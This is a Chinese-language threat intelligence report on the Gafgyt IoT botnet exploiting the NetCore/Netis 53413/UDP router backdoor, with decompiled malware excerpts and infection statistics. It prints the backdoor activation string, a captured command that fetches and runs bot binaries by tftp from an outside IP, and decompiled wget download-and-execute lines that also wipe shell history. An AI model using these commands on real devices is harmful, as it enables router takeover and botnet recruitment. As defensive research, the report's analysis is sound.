揭秘物联网僵尸网络 Gafgyt 家族与 NetCore 53413 后门的背后故事

安天捕风/电信云堤

初稿完成时间：2018 年 01 月 17 日 08 时

首次发布时间：2018 年 01 月 17 日 18 时

本版更新时间：2018 年 01 月 17 日 18 时

文章分享二维码

目 录

1 概述

近日，安天捕风蜜网系统监控并捕获到大量异常的 UDP 流量，通过对该流量的分析，发现存在僵尸网络控制节点（C2）位于美国的黑客组织正在对全球网络的 NetCore 53413/UDP 后门端口进行扫描攻击。

早在 2014 年，由国内电子厂商生产的一系列名为 NetCore 的路由器产品就已经被有关安全研究员披露有高权限的后门存在，该后门可能会影响全球大约 300 万台 NetCore 系列路由器等设备。此次 53413/UDP 后门被国外物联网僵尸网络 Gafgyt 家族再次利用，可见目前互联网上还存在大量有该后门的路由器设备，而这些设备很大可能被作为高危的潜在“肉鸡”。结合目前关联捕获的 Gafgyt 样本分析，发现其 Tel/SSH 扫描爆破的 IP 网段重点分布在越南（占比 33.04%）、中国（占比 26.08%）以及其他亚洲国家（占比 17.82%），其地理位置与 NetCore 产品的主要销售对象重合度很大。通过安天捕风蜜网系统单日捕获的流量和云堤关联流量分析识别，全国有 33230 台“肉鸡”在线尝试与指定 Gafgyt 家族僵尸网络 C2 连接。

综合上述情况分析，可见 NetCore 53413/UDP 后门端口与 Gafgyt 家族僵尸网络的结合，对我国的互联网安全存在很大威胁。

2 NetCore 53413 后门

2.1 53143 端口后门漏洞概述

2014 年 8 月末，由中国电子厂商生产的系列路由器（国内品牌名称为 Netcore，国外品牌名称为 Netis）被爆出含有一个严重的后门漏洞[参考 1、2]。攻击者可以通过此漏洞获取路由器 Root 权限。实际上，Netcore 的大量路由器产品存在可以轻易利用的后门漏洞，攻击者可利用硬编码的后门口令访问该后门服务，并可执行任意命令以及上传、下载文件，获取 WEB 登录口令等操作，可完全控制受影响的产品。

由于此后门存在监听 53413/UDP 端口的情况，故可以从受影响设备的 WAN 端利用，即攻击者可从互联网上任何地方利用此漏洞。早在 2014 年，有关微博[参考 3]上就已经披露 Netcore 存在超级后门。

2.2 53143 端口后门分析

Netcore 系列路由器在/bin 目录下存在一个名为 igdmptd 的程序，此程序会监听 UDP 端口、 53413 端口，之后调用 operate_loop 进入事件循环，接受连接并处理。通过连接 53413 端口，可以通过特定格式的报文来获取路由器上的文件信息，上传文件甚至执行系统命令。

分析详情如下：

分析 Pcap 包，利用 wireshark 分析 UDP 报文 Data 数据段，其发送到 53413 端口的数据为 AAAAAAAAnetcore.，从而激活后门登录。接着发送另外一段 UDP 报文，切换目录下载 Gafgyt 僵尸网络木马并执行，数据段为：

AA..AAAA cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; tftp -r asuna.mpsl -g 185.173.25.247;cat asuna.mpsl >freg;chmod 777 freg;./freg netis; rm -rf freg; tftp -r asuna.mips -g 185.173.25.247;cat asuna.mips >freg;chmod 777 freg;./freg netis; rm -rf freg

完整利用过程如图 1 和图 2 所示：




图 1 后门登录




图 2 执行任意恶意代码

3 关联 Gafgyt 家族样本分析

3.1 Gafgyt 家族功能简介

Gafgyt 家族“肉鸡”的主要功能分为 3 个模块：

1、Downloader 模块。通过样本硬编码的 url 下载.sh 脚本和其他附属样本，然后执行该脚本/样本，实现“肉鸡”感染（样本硬编码的 url 类似与 hfs 链接）。

2、Scanner 模块。木马在运行后，首先会向 C2 发送首包，而该首包与通常的僵尸网络家族首包存在比较大的区别。常见的僵尸网络家族首包是包含系统配置等信息的，而 Gafgyt 首包数据是“BUILD RAZER.”，C2 则通常回复“!* SCANNER ON”，命令“肉鸡”随机对指定 IP 网段进行 Tel/SSH 弱口令扫描爆破，如果“肉鸡”发现爆破成功，便通过远程登录下载并植入木马。

3、DDoS 攻击。“肉鸡”在执行 Tel/SSH 扫描爆破的同时，也在和 C2 保持正常通讯，等待 C2 的相关指令，例如 DDoS 攻击指令。Gafgyt 可实现的主要攻击方式包括：SYN Flood、UDP Flood、UDP Amplification、TCP Flood、RST Flood、HTTP Flood。

3.2 Gafgyt 家族木马功能分析

1、样本执行"sudo yum install python-paramiko -y;sudo apt-get install python-paramiko -y;sudo mkdir /.tmp/;cd /.tmp;wget 0.0.0.0/scan.py"指令，安装 Python 编译器，然后通过获取硬编码在样本内的 url 进行下载并执行 scan.py 脚本实现 22 端口扫描爆破功能。如图 3 所示：

```
}
while ( v28 );
if ( !(v27 | v28) == v27 )
{
  system("sudo yum install python-paramiko -y;sudo apt-get install python-paramiko -y;sudo
  ClearHistory();
  sockprintf(mainCommSock, "Installing Python Scanner");
}
v32 = __CFADD__(a2, 4);
```

```
while ( v33 );
if ( !(v32 | v33) == v32 )
{
  system("cd /.tmp;rm -rf *py;wget http://catsmeowalot/scan.py");
  ClearHistory();
  sockprintf(mainCommSock, "Updating Python Scanner");
}
v37 = __CFADD__(a2, 4);
v38 = a2 == -4;
v39 = *(_BYTE **)(a2 + 4);
```

图 3 scan.py 脚本扫描爆破

2、样本通过硬编码嵌入的 IP 网段 SSH_SCAN ON 指令的 22 端口爆破。如图 4 所示：

```
while ( v43 );
if ( !(v42 | v43) == v42 )
{
  system("cd /.tmp;python scan.py 376 B 119.93 lol");
  ClearHistory();
  sockprintf(mainCommSock, "Scanning 119.93.x.x on Port 22");
}
v47 = __CFADD__(a2, 4);
v48 = a2 == -4;
v49 = *(_BYTE **)(a2 + 4);
```

图 4 执行 SSH_SCAN ON 爆破

3、Tel 爆破。同样是获取样本硬编码的 IP 网段执行 Tel_SCAN ON 的 23 端口爆破，并远程 Tel 登录被爆破成功的 IP，执行"cd /tmp; wget http://catsmeowalot.com/a; chmod 777 a; ./a; cd; rm -rf ./bash_history; history -c*\r\n"指令，植入 Gafgyt 被控端木马。如图 5 所示：

```
    goto LABEL_66;
  case 7:
    if ( send(
           *(_DWORD *)(28 * i + v35),
           "cd /tmp; wget http://catsmeowalot.com/a; chmod 777 a; ./a; cd; rm -rf ./bash_h
           267,
           0x4000) >= 0 )
    {
      v18 = *(_DWORD *)(v35 + 28 * i + 16) + 20;
      if ( v18 < time(0) )
      {
        v19 = passwords[*(_BYTE *)(28 * i + v35 + 11)];
```

图 5 Gafgyt 植入木马

4、执行 DDoS 攻击指令。“肉鸡”在进行 Tel/ssh 扫描爆破的同时，也在与 C2 进行正常通讯，实时接收 C2 的远程指令，例如 DDoS 攻击指令。如图 6 所示：

“肉鸡”执行 HTTP Flood 攻击：

```
if ( result > 0 )
{
  result = listFork();
  if ( !result )
  {
    v78 = atol(*(_DWORD *)(a2 + 24));
    v79 = atol(*(_DWORD *)(a2 + 20));
    v80 = *(_DWORD *)(a2 + 16);
    v81 = atol(*(_DWORD *)(a2 + 12));
    SendHTTP(*(_DWORD *)(a2 + 4), *(_DWORD *)(a2 + 8), v81, v80, v79, v78);
    exit(0);
  }
}
```

执行http flood 攻击

图 6 执行 HTTP Flood 攻击

“肉鸡”执行 UDP Flood 攻击。如图 7 所示：

```
  if ( !result )
  {
    SendUDP(v119, v120, v121, v122, v113, 32);
    exit(0);
  }
  return result;
}
for ( i = strtok(v119, &unk_805CD6C); ; i = strtok(0, &unk_805CD6C) )
{
  v85 = 0;
  v86 = i == 0;
  if ( !i )
    break;
  if ( !listFork() )
  {
    SendUDP(i, v120, v121, v122, v113, 32);
    exit(0);
  }
}
```

UDP flood

图 7 执行 UDP Flood 攻击

“肉鸡”执行 TCP Flood 攻击。如图 8 所示：

```
{
  result = listFork();
  if ( !result )
  {
    SendTCP(v124, v125, v126, v127, v115, v114, 32);
    exit(0);
  }
  return result;
}
for ( j = strtok(v124, &unk_805CD6C); ; j = strtok(0, &unk_805CD6C) )
{
  v90 = 0;
  v91 = j == 0;
  if ( !j )
    break;
  if ( !listFork() )
  {
    SendTCP(j, v125, v126, v127, v115, v114, 32);
    exit(0);
```

TCP flood

图 8 执行 TCP Flood 攻击

“肉鸡”执行 SYN Flood 攻击。如图 9 所示：

```
  return result;
result = atol(*(_DWORD *)(a2 + 12));
if ( result <= 0 )
  return result;
v129 = *(_DWORD *)(a2 + 4);
v130 = atol(*(_DWORD *)(a2 + 8));
v131 = atol(*(_DWORD *)(a2 + 12));
if ( strchr(v129, 44) )
{
  for ( l = strtok(v129, &unk_805CD6C); ; l = strtok(0, &unk_805CD6C) )
  {
    v95 = 0;
    v96 = l == 0;
    if ( !l )
      break;
    if ( !listFork() )
      SendSTD(l, v130, v131);
  }
  goto LABEL_146;
}
result = listFork();
if ( !result )
  SendSTD(v129, v130, v131);
return result;
}
```

syn flood

图 9 执行 SYN Flood 攻击

3.2 Gafgyt 家族攻击协议分析

表-1 Gafgyt 家族协议数据

名称	偏移	备注

Command_Flag	0x00	"\n!*","!*","!" !* Tel_SCAN ON：Tel 扫描 !* SSH_SCAN ON：SSH 扫描 !* PING:ping 扫描
Attack_ip/domain	0x02	
Attack_type	0x0290-0x0294	主要实现 6 种攻击类型 SYN Flood、UDP Flood、UDP Amplification、TCP Flood、RST Flood、HTTP Flood

4 关联 Gafgyt 僵尸网络威胁情报

4.1 关联的 Gafgyt 僵尸网络架构




图 10 物联网木马 Gafgyt 与 NetCore 后门组成的僵尸网络架构

经过对 53413/UDP 端口后门及对应的 Gafgyt 家族木马样本的关联分析获取整个僵尸网络的架构。

后门和远程端口扫描爆破功能

Vulne_Scanner：Vulne_Scanner 功能模块是独立运行在几台服务器中，主要是黑客通过自定义配置扫描 IP 网段扫描探测开放有 53143/UDP 端口后门的 IP，并通过后门默认密码登录远程执行 Gafgyt 木马植入或者下载植入木马的 Shell 脚本的 Payload。

Tel/SSH 爆破：Tel/SSH 远程服务端口爆破模块集于被控端木马中，是通过使用“肉鸡”集群爆破实现高效率蠕虫式感染指定 IP 网段存在弱口令的 IoT/Linux 设备。“肉鸡”将爆破直接执行木马植入指令或者下载 Shell 脚本批量自动枚举植入木马。通过对关联到的 Gafgyt 僵尸网络木马分析得知，其 Tel/SSH 扫描爆破目标 IP 网段已经硬编码在木马中。通过对这些 IP/16 网段进行定位查询得知，关联的 Gafgyt 僵尸网络主要是扫描爆破越南、中国、英国、印度、菲律宾等亚洲国家。详细 IP 网段的国家比例如下图 11 所示：





图 11 关联 Gafgyt 僵尸网络 Tel/SSH 爆破 IP/16 网段全球分布统计

经过统计 Tel/SSH 爆破的 IP/16 网段结果显示，其中，网段最多的是越南，有 31 个 IP/16 网段，占 33.04%；中国位列第二，有 30 个 IP/16 网段，占 26.08%；英国有 11 个 IP/16 网段，占 9.565%，位列第三；印度第四，有 6 个 IP/16 网段，占比约 5.22%；土耳其有 4 个 IP/16 网段，占约 3.48%。需要指出的是，目前捕获的 5 个关联的 Gafgyt 僵尸网络 C2 均位于美国，但对美国爆破的 IP/16 网段却只有 1 个，占 1%不到；而整个亚洲却有 85 个爆破 IP/16 网段，约占 79.91%，很明显，该 Gafgyt 僵尸网络入侵感染木马的物联网设备目标主要位于亚洲。

如图下所示，经过对 Gafgyt 僵尸网络 Tel/SSH 爆破的 30 个国内 IP/16 网段梳理获知，其主要扫描的是辽宁、四川、黑龙江、福建、山东、香港的物联网设备。从 IP 网段分布比例看，与目前捕获的“肉鸡”分布存在一些差异。该问题存在的原因，可能是蜜网部署节点并没有在扫描的 IP 网段列表中，或是捕获的流量地域比较集中。但有一点可以肯定的是，本次关联到的 Gafgyt 僵尸网络重点 IP 网段扫描是在下图所示的省份。



无论是 Vulne_Scanner 还是 Tel/SSH 扫描爆破，获取到的远程代码任意执行权限，都会下载并运行存放在 TFP 里面的 Gafgyt 家族木马。

“肉鸡”& C2 交互

“肉鸡”在进行 IP 网段漏洞扫描的同时，也会和 C2 进行连接通信，时刻等待并执行 C2 下发的攻击指令。从之前 Gafgyt 的攻击手法中看出，有 SYN Flood、UDP Flood、UDP Amplification、TCP Flood、RST Flood、HTTP Flood 等攻击类型。

4.2 关联 Gafgyt 僵尸网络攻击情报

安天捕风小组团队已对关联 Gafgyt 僵尸网络集群进行了长达一个月的实时监测。目前已经监测到关联 Gafgyt 僵尸网络集群向美国、巴西、英国、荷兰、法国、罗马尼亚、澳大利亚、厄瓜多尔、阿根廷、葡萄牙、乌克兰、加拿大、韩国等国家发起了 586 条间歇性 DDoS 攻击（如下图所示），造成了 83 个攻击事件。从攻击情报数据上看，关联 Gafgyt 僵尸网络集群没有对国内任何目标进行 DDoS 攻击，但是却存在大量的物联网设备被充当“肉鸡”的情况。




图-13 关联 Gafgyt 僵尸网络集群 DDoS 攻击统计

4.3 关联的 Gafgyt 僵尸网络“肉鸡”情报

通过安天捕风蜜网系统和电信云堤对关联到的 C2 进行“肉鸡”IP 排查，获取到国内部分存在关联的“肉鸡”有 33230 台。经过对这些“肉鸡”进行地域查询并按省份分析统计获知，关联到的“肉鸡”IP 主要分布在沿海或内陆发达地区，其中有“肉鸡”IP 达到 1000 台以上的有 9 个省份，分别是浙江 6141 台、江苏 5820 台、广东 3266 台、重庆 2917 台、安徽 2019 台、四川 1279 台、福建 1153 台、湖南 1069 台、山东 1033 台，这 9 个省份“肉鸡”IP 占据了目前捕获关联到的 C2 国内的“肉鸡”中的 74.32%（详细如下图统计所示）。但这些各省份“肉鸡”数据比例与 IP/16 扫描数据比例确实存在一些差异，出现该情况的主要原因可能为以下几点：

1. 安天捕风小组没有针对本次 Gafgyt 僵尸网络所爆破的 IP/16 网段进行部署。
2. 电信云堤的数据监测分析，主要针对历史“肉鸡”高发的地区进行数据筛查。
3. 本次捕获的“肉鸡”，大部分应该是通过 NetCore 的 53413/UDP 端口后门感染，这一点在安天捕风蜜网系统捕获的数据中可以得到验证。




图 14 国内关联 Gafgyt 僵尸网络捕获“肉鸡”分布情况统计

5 总结

最近几年，物联网僵尸网络得到了快速发展，设备漏洞利用与僵尸网络的结合已经十分常见，特别是起源于国外的 Mirai 和 Gafgyt 两个家族，经常会利用最新 0day 漏洞变异版本，使大量物联网设备感染木马。究其根本原因，是因为近年来物联网行业在成为全球热点后迅速发展，市场需求和经济利润也在不断增长，但很多物联网设备在研发期间盲目追求产品功能进度，缺失了对设备安全的重视，导致大批物联网设备存在各种类型的高危漏洞。由于物联网设备基数大、高危漏洞多、防御措施少、监管措施不足，促使黑客对全球大量物联网设备进行了僵尸网络木马的大肆感染，使其沦为其控制下的“肉鸡”，默默做着没有报酬的“DDoS 打手”或“矿工”。据统计，全球至少有 1000 万台物联网设备存在高危漏洞，这批潜在的“肉鸡”对任何一个黑客组织来说都是足以诱人的，哪怕只能用 1%的量组成一个 DDoS 僵尸网络，其攻击流量也足以达到“TB”级别。所以，当前 DDoS 攻击流量能迅速从 GB 级别迅速提升到 TB 级别，很大原因是得益于大批物联网充当了“肉鸡”。

看似 DDoS 攻击对我们个人并没有多大影响，现实中却严重影响我们的生活和工作，甚至国家和互联网的安全。当 DDoS 僵尸网络执行攻击时，不仅攻击目标和“肉鸡”都属于受害者。2016 年 10 月，美国域名服务商 Dyn 遭到大规模物联网僵尸网络 DDoS 攻击，导致美国东部大面积不能正常上网；同年 11 月底造成德国 90 多万台路由器和固定电话的网络瘫痪，就是因为相关设备被植入 Mirai 家族木马并执行 DDoS 攻击造成的网络堵塞。而黑客的攻击目标也从小范围的网络目标，升级到商业之间的竞争、国家金融服务，甚至国家之间的政治、军事行动等等。如今，DDoS 僵尸网络搭建的简易性和廉价性，给互联网安全和我们日常生活和工作造成的威胁日趋严峻，维护网络安全发展仍然任重道远。

附录一：参考资料

[1] https://www.seebug.org/vuldb/ssvid-90227
[2] http://www.freebuf.com/news/41940.html
[3] http://www.weibo.com/p/1001603792736686871336）

附录二：关于安天

安天从反病毒引擎研发团队起步，目前已发展成为以安天实验室为总部，以企业安全公司、移动安全公司为两翼的集团化安全企业。安天始终坚持以安全保障用户价值为企业信仰，崇尚自主研发创新，在安全检测引擎、移动安全、网络协议分析还原、动态分析、终端防护、虚拟化安全等方面形成了全能力链布局。安天的监控预警能力覆盖全国、产品与服务辐射多个国家。安天将大数据分析、安全可视化等方面的技术与产品体系有效结合，以海量样本自动化分析平台延展工程师团队作业能力、缩短产品响应周期。结合多年积累的海量安全威胁知识库，综合应用大数据分析、安全可视化等方面经验，推出了应对高级持续性威胁（APT）和面向大规模网络与关键基础设施的态势感知与监控预警解决方案。

